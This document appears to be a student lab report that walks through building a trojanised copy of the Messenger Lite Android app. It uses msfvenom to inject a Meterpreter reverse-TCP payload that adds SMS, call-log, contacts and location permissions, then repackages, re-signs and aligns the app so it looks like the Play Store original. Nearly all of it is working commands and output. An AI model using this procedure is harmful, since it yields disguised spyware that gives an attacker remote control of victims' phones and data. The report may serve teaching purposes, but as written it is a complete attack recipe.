Malicious APK File Creation - No. 14

Secret code: Texas tech university

TOOLS USED: APKTOOL

JARSIGNER

ZIPALIGN

METASPLOIT

KEYTOOL

Steps:

1. Install new version of Apktool, keytool, jarsigner and zipalign.
2. Install Metasploit.
3. Install any .apk file from internet. Here, we used messenger app by facebook.
4. Use command “msfvenom –arch dalvik –platform Android -x msglite.apk -p android/meterpreter/reverse_tcp LHOST= 10.0.2.15 LPORT=4444 -o messenger.apk”

```
┌──(sudha_gudla㉿Kali)-[~/Downloads]
└─$ msfvenom --arch dalvik --platform Android -x msglite.apk -p android/meterpreter/reverse_tcp LHOST=10.0.2.15 LPORT=4444 -o messengerlite.apk
Using APK template: msglite.apk
[*] Creating signing key and keystore..
[*] Decompiling original APK..
[*] Decompiling payload APK..
[*] Locating hook point..
[*] Adding payload as package com.facebook.mlite.pcbfi
[*] Loading /tmp/d20221102-35980-ji89z3/original/smali/com/facebook/mlite/MLiteApplication.smali and injecting payload..
[*] Poisoning the manifest with meterpreter permissions..
[*] Adding <uses-permission android:name="android.permission.READ_CALL_LOG"/>
[*] Adding <uses-permission android:name="android.permission.REQUEST_IGNORE_BATTERY_OPTIMIZATIONS"/>
[*] Adding <uses-permission android:name="android.permission.CHANGE_WIFI_STATE"/>
[*] Adding <uses-permission android:name="android.permission.WRITE_SETTINGS"/>
[*] Adding <uses-permission android:name="android.permission.ACCESS_COARSE_LOCATION"/>
[*] Adding <uses-permission android:name="android.permission.ACCESS_FINE_LOCATION"/>
[*] Adding <uses-permission android:name="android.permission.READ_SMS"/>
[*] Adding <uses-permission android:name="android.permission.CALL_PHONE"/>
[*] Adding <uses-permission android:name="android.permission.WRITE_CONTACTS"/>
[*] Adding <uses-permission android:name="android.permission.SET_WALLPAPER"/>
[*] Adding <uses-permission android:name="android.permission.WRITE_CALL_LOG"/>
[*] Adding <uses-permission android:name="android.permission.RECEIVE_SMS"/>
[*] Adding <uses-permission android:name="android.permission.SEND_SMS"/>
[*] Rebuilding apk with meterpreter injection as /tmp/d20221102-35980-ji89z3/output.apk
[*] Aligning /tmp/d20221102-35980-ji89z3/output.apk
[*] Signing /tmp/d20221102-35980-ji89z3/aligned.apk with apksigner
Payload size: 15073018 bytes
Saved as: messengerlite.apk
```


5. Now, we can see the app. By using the Apktool we can decompile and check its contents. Command:“Apktool d messengerlite.apk”

```
┌──(sudha_gudla㉿Kali)-[~/Downloads]
└─$ apktool d messengerlite.apk
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true
I: Using Apktool 2.6.1 on messengerlite.apk
I: Loading resource table ...
I: Decoding AndroidManifest.xml with resources ...
I: Loading resource table from file: /home/sudha_gudla/.local/share/apktool/framework/1.apk
I: Regular manifest package ...
I: Decoding file-resources ...
I: Decoding values */* XMLs ...
I: Baksmaling classes.dex ...
I: Copying assets and libs ...
I: Copying unknown files ...
I: Copying original files ...
```

6. After decompiling the apk we can see the list of files and folders.

```
┌──(sudha_gudla㉿Kali)-[~/Downloads/messengerlite]
└─$ ls
AndroidManifest.xml  assets  dist    lib       res    unknown
apktool.yml          build   kotlin  original  smali
```

7. We have added the secret code in AndroidManifest.xml as <string name=”secret code”>Texas tech university</string>



8. Now, we compile the folder using “Apktool b messengerlite”

```
┌──(sudha_gudla㉿Kali)-[~/Downloads]
└─$ apktool b messengerlite
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true
I: Using Apktool 2.6.1
I: Checking whether sources has changed ...
I: Smaling smali folder into classes.dex ...
I: Checking whether resources has changed ...
I: Building resources ...
I: Copying libs ... (/lib)
I: Copying libs ... (/kotlin)
I: Building apk file ...
I: Copying unknown files/dir ...
I: Built apk ...
```

9. Now, we need to sign it. To sign the app we used keytool and jarsigner.
   First a keystore is created by using keytool.

```
┌──(sudha_gudla㉿Kali)-[~/Downloads/messengerlite/dist]
└─$ keytool -genkey -V -keystore key.keystore -alias hacked -keyalg RSA -keysize 2048 -validity 100000
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true
Enter keystore password:
Re-enter new password:
What is your first and last name?
  [Unknown]:  test
What is the name of your organizational unit?
  [Unknown]:  test
What is the name of your organization?
  [Unknown]:  test
What is the name of your City or Locality?
  [Unknown]:  test
What is the name of your State or Province?
  [Unknown]:  test
What is the two-letter country code for this unit?
  [Unknown]:  test
Is CN=test, OU=test, O=test, L=test, ST=test, C=test correct?
  [no]:  yes

Generating 2,048 bit RSA key pair and self-signed certificate (SHA256withRSA) with a validity of 100,000 days
        for: CN=test, OU=test, O=test, L=test, ST=test, C=test
[Storing key.keystore]
```

10. After signing it, jarsigner is used to sign.

```
┌──(sudha_gudla㉿Kali)-[~/Downloads/messengerlite/dist]
└─$ jarsigner -verbose -sigalg SHA1withRSA -digestalg SHA1 -keystore key.keystore messengerlite.apk hacked
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true
Enter Passphrase for keystore:
   adding: META-INF/MANIFEST.MF
   adding: META-INF/HACKED.SF
   adding: META-INF/HACKED.RSA
  signing: lib/armeabi-v7a/libsodium.so
  signing: lib/armeabi-v7a/libclassid.so
  signing: lib/armeabi-v7a/libxplat_common_integrity_commonAndroid.so
  signing: lib/armeabi-v7a/libappstatelogger2.so
  signing: lib/armeabi-v7a/libxplat_whatsapp_wamedia_imgoperations_libwaimageoperations_libwaimageoperations-no-pjpeg_internalAndroid.so
  signing: lib/armeabi-v7a/libxplat_whatsapp_wamedia_media-detection_mediaDetector_code_cpp_libwamediadetection_libwamediadetector_internalAndroid.so
  signing: lib/armeabi-v7a/libxplat_whatsapp_wamedia_libwamediacommon_libwamediacommon_internalAndroid.so
  signing: lib/armeabi-v7a/libfbandroid_native_museum_museum.so
  signing: lib/armeabi-v7a/libdistractutil.so
  signing: lib/armeabi-v7a/librtc.so
  signing: lib/armeabi-v7a/libprofiloextapi.so
  signing: lib/armeabi-v7a/libopus1_3_1.so
  signing: lib/armeabi-v7a/libbreakpad_cpp_helper.so
  signing: lib/armeabi-v7a/libfbandroid_native_cppdistract_cppdistract.so
  signing: lib/armeabi-v7a/libc++_shared.so
  signing: lib/armeabi-v7a/libsigmux.so
  signing: lib/armeabi-v7a/libxplat_third-party_yajl_yajlAndroid.so
  signing: lib/armeabi-v7a/libunwindstack_binary.so
  signing: lib/armeabi-v7a/libhprofsanitizer.so
  signing: lib/armeabi-v7a/libomnibus.so
  signing: lib/armeabi-v7a/libbreakpad.so
  signing: lib/armeabi-v7a/libunwindstack_stream.so
```

11. To verify the app, Zipalign is used to verify it.

```
┌──(sudha_gudla㉿Kali)-[~/Downloads/messengerlite/dist]
└─$ zipalign -v 4 messengerlite.apk messenger.apk
Verifying alignment of messenger.apk (4)...
     50 META-INF/MANIFEST.MF (OK - compressed)
  80988 META-INF/HACKED.SF (OK - compressed)
 161965 META-INF/HACKED.RSA (OK - compressed)
 163082 lib/armeabi-v7a/libsodium.so (OK - compressed)
 219290 lib/armeabi-v7a/libclassid.so (OK - compressed)
 221688 lib/armeabi-v7a/libxplat_common_integrity_commonAndroid.so (OK - compressed)
 224246 lib/armeabi-v7a/libappstatelogger2.so (OK - compressed)
 236153 lib/armeabi-v7a/libxplat_whatsapp_wamedia_imgoperations_libwaimageoperations_libwaimageoperations-no-pjpeg_internalAndroid.so (OK - compressed)
 237202 lib/armeabi-v7a/libxplat_whatsapp_wamedia_media-detection_mediaDetector_code_cpp_libwamediadetection_libwamediadetector_internalAndroid.so (OK - compressed)
 238205 lib/armeabi-v7a/libxplat_whatsapp_wamedia_libwamediacommon_libwamediacommon_internalAndroid.so (OK - compressed)
 239151 lib/armeabi-v7a/libfbandroid_native_museum_museum.so (OK - compressed)
 240755 lib/armeabi-v7a/libdistractutil.so (OK - compressed)
 243629 lib/armeabi-v7a/librtc.so (OK - compressed)
3731258 lib/armeabi-v7a/libprofiloextapi.so (OK - compressed)
3732199 lib/armeabi-v7a/libopus1_3_1.so (OK - compressed)
3887411 lib/armeabi-v7a/libbreakpad_cpp_helper.so (OK - compressed)
3888343 lib/armeabi-v7a/libfbandroid_native_cppdistract_cppdistract.so (OK - compressed)
3892366 lib/armeabi-v7a/libc++_shared.so (OK - compressed)
4014793 lib/armeabi-v7a/libsigmux.so (OK - compressed)
4017442 lib/armeabi-v7a/libxplat_third-party_yajl_yajlAndroid.so (OK - compressed)
4022848 lib/armeabi-v7a/libunwindstack_binary.so (OK - compressed)
```

12. Now, we can install which looks like the same messengerlite app in playstore.